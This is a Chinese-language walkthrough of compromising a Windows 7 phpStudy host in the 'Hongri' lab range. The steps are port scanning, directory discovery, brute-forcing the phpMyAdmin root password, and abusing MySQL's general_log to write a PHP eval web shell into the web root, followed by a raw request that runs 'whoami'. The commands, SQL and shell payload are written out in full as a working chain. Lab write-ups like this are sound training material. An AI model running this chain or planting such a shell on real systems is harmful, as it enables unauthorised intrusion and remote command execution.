


实验环境

红日靶场，拓扑如下：



外网渗透

信息收集

注：因为已知不存在其他的可访问服务或主机，因此忽略域名查询、whois查询等过程。

- 1. nmap 端口扫描：
 - 命令：`nmap -sS -p 1-65535 -v 192.168.31.134`

PORT	STATE	SERVICE
80/tcp	open	http
3306/tcp	open	mysql

- 结果：80、3306端口开放

2. 访问 80 端口，发现是一个PHPStudy探针，可以披露出大量关于服务器的信息；

phpStudy 探针

for phpStudy 2014

not 不显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	192.168.31.134(192.168.31.134)		
服务器标识	Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本: NT	服务器解释引擎	Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
服务器语言	en-US,en;q=0.5	服务器端口	80
服务器主机名	STU1	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/I.php

PHP已编译模块检测			
Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL odbc pcrc Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2 SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysqli pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl nhash			

PHP相关参数			
PHP信息 (phpinfo) :	PHPINFO	PHP版本 (php_version) :	5.4.45
PHP运行方式:	APACHE2HANDLER	脚本占用最大内存 (memory_limit) :	128M
PHP安全模式 (safe_mode) :	×	POST方法提交最大限制 (post_max_size) :	8M
上传文件最大限制 (upload_max_filesize) :	2M	浮点型数据 displays 的有效位数 (precision) :	14
脚本超时时间 (max_execution_time) :	30秒	socket超时时间 (default_socket_timeout) :	60秒
PHP页面根目录 (doc_root) :	×	用户根目录 (user_dir) :	×
dl()函数 (enable_dl) :	×	指定包含文件目录 (include_path) :	×
显示错误信息 (display_errors) :	√	自定义全局变量 (register_globals) :	×
数据反斜杠转义 (magic_quotes_gpc) :	×	"<?...>"短标签 (short_open_tag) :	×
"<% %>"ASP风格标记 (asp_tags) :	×	忽略重复错误信息 (ignore_repeated_errors) :	×
忽略重复的错误源 (ignore_repeated_source) :	×	报告内存泄漏 (report_memleaks) :	√
自动字符转义 (magic_quotes_runtime) :	×	外部字符串自动转义 (magic_quotes_runtime) :	×
打开远程文件 (allow_url_fopen) :	√	声明argv和argc变量 (register_argc_argv) :	×
Cookie 支持:	√	拼写检查 (ASpell Library) :	×
高精度数学运算 (BCMath) :	√	PREL相容语法 (PCRE) :	√
PDF文档支持:	×	SNMP网络管理协议:	×
VMailMgr邮件处理:	×	Curl支持:	√
SMTP支持:	√	SMTP地址:	localhost
默认支持函数 (enable_functions) :	请点击这里查看详细！		
被禁用的函数 (disable_functions) :	×		

组件支持			
FTP支持:	√	XML解析支持:	√
Session支持:	√	Socket支持:	×
Calendar支持:	√	允许URL打开文件:	√
GD库支持:	bundled (2.1.0 compatible)	压缩文件支持(Zlib) :	√
IMAP电子邮件系统函数库:	×	历法运算函数库:	√
正则表达式函数库:	√	WDDX支持:	√
iconv编码转换:	√	mbstring:	√
高精度数学运算:	√	LDAP目录协议:	×
MCrypt加密处理:	√	哈希计算:	√

第三方组件			
Zend版本	2.4.0	ZendGuardLoader[启用]	×
eAccelerator	×	ioncube	×
XCache	×	APC	×

数据库支持			
MySQL 数据库:	√	ODBC 数据库:	√
Oracle 数据库:	×	SQL Server 数据库:	×
dBASE 数据库:	×	mSQL 数据库:	×
SQLite 数据库:	√ SQLite3 Ver 3.8.10.2	Hyperwave 数据库:	×
Postgre SQL 数据库:	×	Informix 数据库:	×
DBA 数据库:	×	DBM 数据库:	×
FilePro 数据库:	×	SyBase 数据库:	×

3. dirsearch 扫目录：


- 命令：dirsearch -u http://192.168.31.134

- 结果：发现可用目录（phpmyadmin 等）

```
[10:58:31] 200 - 71KB - /phpinfo.php
[10:58:32] 301 - 241B - /phpmyadmin -> http://
[10:58:32] 301 - 241B - /phpMyAdmin -> http://
[10:58:36] 200 - 32KB - /phpmyadmin/ChangeLog
[10:58:37] 200 - 2KB - /phpmyadmin/README
[10:58:37] 200 - 4KB - /phpMyadmin/
[10:58:37] 200 - 4KB - /phpMyAdmin/
[10:58:37] 200 - 4KB - /phpMyAdmin/index.php
[10:58:37] 200 - 4KB - /phpmyAdmin/
[10:58:37] 200 - 4KB - /phpmyadmin/
[10:58:37] 200 - 4KB - /phpmyadmin/index.php
```


渗透

- 使用 phpmyadmin 目录，是一个登录页面，使用burpsuite进行弱口令爆破获得root 的密码，成功登陆，是一个数据库的管理页面。




- getShell 核心为利用MySQL日志文件写入shell。

- 查看日志相关变量：`show variables like '%general%';`



- 开启 general_log：`SET GLOBAL general_log='on';`
- 指定日志写入到指定文件：`SET GLOBAL general_log_file='C:/phpStudy/www/hack.php';`

4. 验证修改完成：show variables like '%general%';

 Your SQL query has been executed successfully

SHOW VARIABLES LIKE '%general%'

+ Options

Variable_name	Value
general_log	ON
general_log_file	C:/phpStudy/www/hack.php

5. 写入 shell：SELECT '<?php eval(\$_POST["cmd"]);?>';

Showing rows 0 - 0 (1 total, Query took 0.0000 sec)

SELECT '<?php eval(\$_POST["cmd"]);?>'

Show: Start row: Number of rows: Headers

+ Options

<?php eval(\$_POST["cmd"]);?>

<?php eval(\$_POST["cmd"]);?>

6. 尝试利用shell，成功，且权限已经是root权限因此不再进行提权，完成该次渗透。

Request

PrettyRawHex

1 POST /hack.php HTTP/1.1
2 Host: 192.168.31.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 23
11
12 cmd=system('whoami');
13

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Date: Wed, 28 May 2025 03:57:04 GMT
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
4 X-Powered-By: PHP/5.4.45
5 Content-Length: 1089
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 C:/phpStudy/MySQL/bin/mysqld.exe, Version: 5.5.53 (MySQL
11 TCP Port: 3306, Named Pipe: MySQL
12 Time Id Command Argument
13 38 Query show variables like '%general%'
14 38 Init DB mysql
15 38 Query SHOW MASTER LOGS
16 38 Quit
17 250528 11:45:14 39 Connect root@localhost on
18 39 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
19 39 Quit
20 250528 11:46:21 40 Connect root@localhost on
21 40 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
22 40 Query SELECT COUNT(*) FROM mysql.user
23 40 Quit
24 250528 11:46:27 41 Connect root@localhost on
25 41 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
26 41 Init DB mysql
27 41 Query SHOW MASTER LOGS
28 250528 11:46:28 41 Quit
29 250528 11:46:31 42 Connect root@localhost on
30 42 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
31 42 Quit
32 250528 11:46:38 43 Connect root@localhost on
33 43 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
34 43 Query SELECT COUNT(*) FROM mysql.user
35 43 Query SELECT 'god\\administrator'
36
37 43 Quit